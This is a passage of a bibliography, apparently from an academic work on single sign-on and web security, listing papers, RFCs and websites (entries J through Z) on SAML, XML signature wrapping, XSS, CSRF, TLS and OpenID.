[JLS09] Meiko Jensen, Lijun Liao, and Jörg Schwenk, *The curse of namespaces in the domain of xml signature*, SWS (Ernesto Damiani, Seth Proctor, and Anoop Singhal, eds.), ACM, 2009, pp. 29–36.

[JMSS11] M. Jensen, C. Meyer, J. Somorovsky, and J. Schwenk, *On the effectiveness of xml schema validation for countering xml signature wrapping attacks*, Securing Services on the Cloud (IWSSC), 2011 1st International Workshop on, sep 2011, pp. 7–13.

[Jos06] S. Josefsson, *The Base16, Base32, and Base64 Data Encodings*, RFC 4648 (Proposed Standard), October 2006.

[JPH02] Audun Jøsang, Dean Povey, and Anthony Ho, *What you see is not always what you sign*, Proceedings of the Australian Unix User Group Symposium (AUUG2002) (Melbourne, Australia), 2002.

[Kam08] Dan Kaminski, *Dns server+client cache poisoning, issues with ssl, breaking *forgot my password* systems, attacking autoupdaters and unhardened parsers, rerouting internal traffic; http://www.doxpara.com/DMK_BO2K8.ppt*, - (2008).

[Kle05] Amit Klein, *Dom based cross site scripting or xss of the third kind*, Web Application Security Consortium Articles, July 2005, `http://www.webappsec.org/projects/articles/071105.html`.

[KPW13] Hugo Krawczyk, Kenneth G. Paterson, and Hoeteck Wee, *On the Security of the TLS Protocol: A Systematic Analysis*, CRYPTO, Lecture Notes in Computer Science, vol. 8042, Springer, August 2013, to appear.

[KR00] David P. Kormann and Aviel D. Rubin, *Risks of the Passport Single Signon Protocol*, Computer Networks **33** (2000), no. 1-6, 51–58.

[KS10] Nate Klingenstein and Tom Scavo, *SAML V2.0 Holder-of-Key Web Browser SSO Profile Version 1.0: Committee Specification 02*, `http://docs.oasis-open.org/security/saml/Post2.0/sstc-saml-holder-of-key-browser-sso-cs-02.pdf`, August 2010.

[KSJG10] Florian Kohlar, Jörg Schwenk, Meiko Jensen, and Sebastian Gajek, *Secure bindings of saml assertions to tls sessions*, ARES, IEEE Computer Society, 2010, pp. 62–69.

[KSTW07] Chris Karlof, Umesh Shankar, J. D. Tygar, and David Wagner, *Dynamic pharming attacks and locked same-origin policies for web browsers*, CCS '07: Proceedings of the 14th ACM conference on Computer and communications security (New York, NY, USA), ACM, 2007, pp. 58–71.

[Kwa95] Peter Kwan, *Unicode: a universal character set*, Language International **Volume 7** (1995), no. 4.

[Lea11] Neal Leavitt, *Internet security under attack: The undermining of digital certificates*, Computer **44** (2011), no. 12, 17–20.

[Lin13] LinkedIn, *LinkedIn Inc.*, URL: `http://www.linkedin.com/` (Retrieved: July 2013), 2013.

[LKHG05] Alex X. Liu, Jason M. Kovacs, Chin-Tser Huang, and Mohamed G. Gouda, *A Secure Cookie Protocol*, Proceedings of the 14th IEEE International Conference on Computer Communications and Networks (San Diego, California), October 2005, pp. 333–338.

[Lon13] London Gatwick Airport, *London Gatwick Airport*, URL: `http://www.gatwickairport.com/` (Retrieved: July 2013), 2013.

[Low95] Gavin Lowe, *An attack on the needham-schroeder public-key authentication protocol*, Inf. Process. Lett. **56** (1995), no. 3, 131–133.

[Low96] Gavin Lowe, *Some new attacks upon security protocols*, CSFW, IEEE Computer Society, 1996, pp. 162–169.

[LS10] D.J. Lutz and B. Stiller, *Combining identity federation with payment: The saml-based payment protocol*, Network Operations and Management Symposium (NOMS), 2010 IEEE, april 2010, pp. 495–502.

[MA05] Michael McIntosh and Paula Austel, *XML Signature Element Wrapping Attacks and Countermeasures*, SWS '05: Proceedings of the 2005 workshop on Secure web services (New York, NY, USA), ACM Press, 2005, pp. 20–27.

[Man03] Art Manion, *Vulnerability Note VU#867593*, 2003, `http://www.kb.cert.org/vuls/id/867593`.

[Mar11] Marco Kampmann, *Implementierung eines Signature Wrapping Penetration Test Tools für SAML-basierte SSO-Frameworks*, December 2011, Diploma thesis supervised by Jörg Schwenk and Juraj Somorovsky.

[MBS07] Chris Masone, Kwang-Hyun Baek, and Sean Smith, *Wske: Web server key enabled cookies*, Financial Cryptography (Sven Dietrich and Rachna Dhamija, eds.), Lecture Notes in Computer Science, vol. 4886, Springer, 2007, pp. 294–306.

[Mic13a] Microsoft Inc., *A One-Page Introduction to Windows CardSpace*, URL: `ttp://research.microsoft.com/en-us/um/people/mbj/papers/CardSpace_One-Pager.pdf` (Retrieved: July 2013), 2011–2013.

[Mic13b] ———, *Windows Identity Foundation*, URL: `http://msdn.microsoft.com/en-us/library/hh291066.aspx` (Retrieved: June 2013), 2013.

[MKLS13] Andreas Mayer, Florian Kohlar, Lijun Liao, and Jörg Schwenk, *Secure bindings for browser-based single sign-on*, Informationssicherheit stärken – Vertrauen in die Zukunft schaffen (Gau-Algesheim) (Bundesamt für Sicherheit in der Informationstechnik, ed.), SecuMedia Verlag, May 2013, pp. 375–390.

[Moz13] Mozilla Foundation, *BrowserID*, 2011–2013, `https://github.com/mozilla/id-specs/blob/prod/browserid/index.md`.

[MR08] E. Maler and D. Reed, *The venn of identity: Options and issues in federated identity management*, Security Privacy, IEEE **6** (2008), no. 2, 16–23.

[MS11] Andreas Mayer and Jörg Schwenk, *Sicheres Single Sign-On mit dem SAML Holder-of-Key Web Browser SSO Profile und SimpleSAMLphp*, Sicher in die digitale Welt von morgen (Gau-Algesheim) (Bundesamt für Sicherheit in der Informationstechnik, ed.), SecuMedia Verlag, May 2011, pp. 33–46.

[MS12] ———, *Xml signature wrapping: die kunst saml assertions zu fälschen*, 19. DFN Workshop: Sicherheit in vernetzten Systemen (Norderstedt) (Christian Paulsen, ed.), BoD - Books on Demand, 2012, pp. H1–H15.

[MSS12] Christian Mainka, Juraj Somorovsky, and Jörg Schwenk, *Penetration testing tool for web services security*, SERVICES Workshop on Security and Privacy Engineering, June 2012.

[MT79] Robert Morris and Ken Thompson, *Password security - a case history*, Commun. ACM **22** (1979), no. 11, 594–597.

[Nie11] Marcus Niemietz, *UI Redressing: Attacks and Countermeasures Revisited*, `http://ui-redressing.mniemietz.de/uiRedressing.pdf` (Retrieved: June 2013), 2011.

[NKMHB06] Anthony Nadalin, Chris Kaler, Ronald Monzillo, and Phillip Hallam-Baker, *Web Services Security: SOAP Message Security 1.1 (WS-Security 2004)*, OASIS Standard (2006).

[NSS09] Yacin Nadji, Prateek Saxena, and Dawn Song, *Document Structure Integrity: A Robust Basis for Cross-site Scripting Defense*, NDSS, The Internet Society, 2009.

[NYHR05] C. Neuman, T. Yu, S. Hartman, and K. Raeburn, *The Kerberos Network Authentication Service (V5)*, RFC 4120 (Proposed Standard), July 2005, Updated by RFCs 4537, 5021, 5896, 6111, 6112, 6113, 6649, 6806.

[Obe10] Jon Oberheide, *Brief analysis of the Gawker password dump*, December 2010, `https://blog.duosecurity.com/2010/12/brief-analysis-of-the-gawker-password-dump/`.

[Oht95] M. Ohta, *Character Sets ISO-10646 and ISO-10646-J-1*, RFC 1815 (Informational), July 1995.

[Okt13] Okta Inc., *Okta*, URL: `http://www.okta.com/` (Retrieved: June 2013), 2013.

[One13a] OneLogin Inc., *OneLogin*, URL: `http://www.onelogin.com/` (Retrieved: June 2013), 2010–2013.

[One13b] ———, *OneLogin Toolkits*, URL: `http://www.onelogin.com/resources/saml-toolkits/` (Retrieved: June 2013), 2011–2013.

[Ope10] OpenID Foundation, *Specifications*, `http://openid.net/developers/specs/` (Retrieved: June 2013), 2010.

[OWA13] OWASP Foundation, *OWASP Top 10 - 2013: The Ten Most Critical Web Application Security Risks*, `http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202013.pdf` (Retrieved: June 2013), May 2013.

[Pal07] Wladimir Palant, *(CVE-2009-0357) XMLHttpRequest allows reading HTTPOnly cookies*, 2007, `https://bugzilla.mozilla.org/show_bug.cgi?id=380418`.

[PS00] Joon S. Park and Ravi S. Sandhu, *Secure Cookies on the Web*, IEEE Internet Computing **4** (2000), no. 4, 36–44.

[QA11] Ben Quinn and Charles Arthur, *PlayStation Network hackers access data of 77 million users*, April 2011, `http://www.guardian.co.uk/technology/2011/apr/26/playstation-network-hackers-data`.

[Rag12] Steve Ragan, *Report: Analysis of the Stratfor Password List*, January 2012, `http://www.thetechherald.com/articles/Report-Analysis-of-the-Stratfor-Password-List`.

[RHP+08] Nick Ragouzis, John Hughes, Rob Philpott, Eve Maler, Paul Madsen, and Tom Scavo, *Security Assertion Markup Language (SAML) V2.0 Technical Overview: Committee Draft 02*, `http://docs.oasis-open.org/security/saml/Post2.0/sstc-saml-tech-overview-2.0-cd-02.pdf`, March 2008.

[RLH06] Y. Rekhter, T. Li, and S. Hares, *A Border Gateway Protocol 4 (BGP-4)*, RFC 4271 (Draft Standard), January 2006, Updated by RFCs 6286, 6608, 6793.

[RMS06] Mohammad Ashiqur Rahaman, Rits Marten, and Andreas Schaad, *An inline approach for secure soap requests and early validation*, OWASP AppSec Europe, 2006.

[RS07] Mohammad Ashiqur Rahaman and Andreas Schaad, *Soap-based secure conversation and collaboration*, ICWS, IEEE Computer Society, 2007, pp. 471–480.

[RSR06] Mohammad Ashiqur Rahaman, Andreas Schaad, and Maarten Rits, *Towards secure soap message exchange in a soa*, Workshop on Secure Web Services, 2006.

[Sal13] Salesforce Inc., *Salesforce*, URL: `http://www.salesforce.com` (Retrieved: June 2013), 2013.

[SB12] San-Tsai Sun and Konstantin Beznosov, *The Devil is in the (Implementation) Details: An Empirical Analysis of OAuth SSO Systems*, Proceedings of the 2012 ACM conference on Computer and communications security (New York, NY, USA), CCS '12, ACM, 2012, pp. 378–390.

[Sca10] Tom Scavo, *SAML V2.0 Holder-of-Key Assertion Profile Version 1.0: Committee Specification 02*, `http://docs.oasis-open.org/security/saml/Post2.0/sstc-saml2-holder-of-key-cs-02.pdf`, January 2010.

[Sca13] ______, *SAML V2.0 Channel Binding Extensions Version 1.0: Committee Specification Draft 01*, `http://docs.oasis-open.org/security/saml/Post2.0/saml-channel-binding-ext/v1.0/csprd01/saml-channel-binding-ext-v1.0-csprd01.pdf`, May 2013.

[SEA+09] Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri, and Lorrie Faith Cranor, *Crying wolf: An Empirical Study of SSL Warning Effectiveness*, Proceedings of the 18th Conference on USENIX Security Symposium (Berkeley, CA, USA), SSYM'09, USENIX Association, 2009, pp. 399–416.

[SHB12] San-Tsai Sun, Kirstie Hawkey, and Konstantin Beznosov, *Systematically breaking and fixing openid security: Formal analysis, semi-automated empirical evaluation, and practical countermeasures*, Computers & Security **31** (2012), no. 4, 465–483.

[Shi00] R. Shirey, *Internet Security Glossary*, RFC 2828 (Informational), May 2000, Obsoleted by RFC 4949.

[Shi04] Chris Shiflett, *Cross-Site Request Forgeries*, `http://shiflett.org/articles/cross-site-request-forgeries` (Retrieved: June 2013), December 2004.

[Shi13] Shibboleth Consortium, *Shibboleth*, URL: `http://shibboleth.net` (Retrieved: June 2013), 2000–2013.

[SHJ$^+$11] Juraj Somorovsky, Mario Heiderich, Meiko Jensen, Jörg Schwenk, Nils Gruschka, and Luigi Lo Iacono, *All Your Clouds are Belong to us – Security Analysis of Cloud Management Interfaces*, The ACM Cloud Computing Security Workshop (CCSW), October 2011.

[Sim13] SimpleSAMLphp, *SimpleSAMLphp Project*, URL: `http://www.simplesamlphp.org` (Retrieved: June 2013), 2007–2013.

[SK91] T.J. Socolofsky and C.J. Kale, *TCP/IP tutorial*, RFC 1180 (Informational), January 1991.

[SKA11] Jörg Schwenk, Florian Kohlar, and Marcus Amon, *The power of recognition: secure single sign-on using TLS channel bindings*, Proceedings of the 7th ACM workshop on Digital identity management (New York, NY, USA), DIM '11, ACM, 2011, pp. 63–72.

[SKS10] Pavol Sovis, Florian Kohlar, and Jörg Schwenk, *Security analysis of OpenID*, Securing Electronic Business Processes - Highlights of the Information Security Solutions Europe 2010 Conference, October 2010.

[Sle01] Marc Slemko, *Microsoft Passport to Trouble*, `http://alive.znep.com/~marcs/passport/page2.html` (Retrieved: June 2013), 2001.

[SMS$^+$12] Juraj Somorovsky, Andreas Mayer, Jörg Schwenk, Marco Kampmann, and Meiko Jensen, *On Breaking SAML: Be Whoever You Want to Be*, Proceedings of the 21st USENIX Security Symposium (Bellevue, WA), August 2012.

[SS11] Christopher Soghoian and Sid Stamm, *Certified Lies: Detecting and Defeating Government Interception Attacks against SSL (Short Paper)*, Financial Cryptography (George Danezis, ed.), Lecture Notes in Computer Science, vol. 7035, Springer, 2011, pp. 250–259.

[SSA$^+$09] Marc Stevens, Alexander Sotirov, Jacob Appelbaum, Arjen K. Lenstra, David Molnar, Dag Arne Osvik, and Benne de Weger, *Short chosen-prefix collisions for md5 and the creation of a rogue ca certificate*, CRYPTO (Shai Halevi, ed.), Lecture Notes in Computer Science, vol. 5677, Springer, 2009, pp. 55–69.

[SSO13] SSOCircle, *SSOCircle*, URL: `http://www.ssocircle.com/` (Retrieved: June 2013), 2007–2013.

[TFP$^+$06] H. Tschofenig, R. Falk, J. Peterson, J. Hodges, D. Sicker, and J. Polk, *Using saml to protect the session initiation protocol (sip)*, Network, IEEE **20** (2006), no. 5, 14 –17.

[The11] The Apache Software Foundation, *Apache Xerces.*

[The13a] The Federal Authorities of the Swiss Confederation, *The SuisseID SDK*, URL: `http://develop.suisseid.ch` (Retrieved: June 2013), 2010–2013.

[The13b] The Open Web Application Security Project (OWASP), *Cross-Site Request Forgery (CSRF)*, 2013, `https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)`.

[Vau02] Serge Vaudenay, *Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS*, Proceedings of In Advances in Cryptology - EUROCRYPT'02, Springer-Verlag, 2002, pp. 534–546.

[Wat06] Waterken Inc., *Decentralized Identification*, URL: `http://www.waterken.com/dev/YURL/` (Retrieved: June 2013), 2000–2006.

[WCW12] Rui Wang, Shuo Chen, and XiaoFeng Wang, *Signing Me onto Your Accounts through Facebook and Google: a Traffic-Guided Security Study of Commercially Deployed Single-Sign-On Web Services*, IEEE Symposium on Security and Privacy (Oakland), IEEE Computer Society, May 2012.

[WF04] Priscilla Walmsley and David C. Fallside, *XML schema part 0: Primer second edition*, W3C recommendation, W3C, October 2004, http://www.w3.org/TR/2004/REC-xmlschema-0-20041028/.

[Wil07] N. Williams, *On the Use of Channel Bindings to Secure Channels*, RFC 5056 (Proposed Standard), November 2007.

[WS96] David Wagner and Bruce Schneier, *Analysis of the SSL 3.0 protocol*, In Proceedings of the Second USENIX Workshop on Electronic Commerce, USENIX Association, 1996, pp. 29–40.

[WSO13a] WSO2 Inc., *WSO2 Identity Server*, URL: `http://wso2.com/products/identity-server/` (Retrieved: June 2013), 2013.

[WSO13b] ______, *WSO2 platform*, URL: `http://www.wso2.com` (Retrieved: June 2013), 2013.

[WSO13c] ______, *WSO2 StratosLive*, URL: `https://stratoslive.wso2.com/` (Retrieved: June 2013), 2013.

[You13] Alistair Young, *The Guanxi Project*, URL: `https://github.com/guanxi` (Retrieved: June 2013), 2005–2013.

[YsJ10] Zhang Yong-sheng and Yang Jing, *Research of dynamic authentication mechanism crossing domains for web services based on saml*, Future Computer and Communication (ICFCC), 2010 2nd International Conference on, vol. 2, may 2010, pp. V2–395 –V2–398.

[ZE10] Yuchen Zhou and David Evans, *Why Aren't HTTP-only Cookies More Widely Deployed?*, Web 2.0 Security and Privacy 2010 (W2SP), 2010.

[Zuc03] Gavin Zuchlinski, *The Anatomy of Cross Site Scripting*, Hitchhiker's World **8** (2003).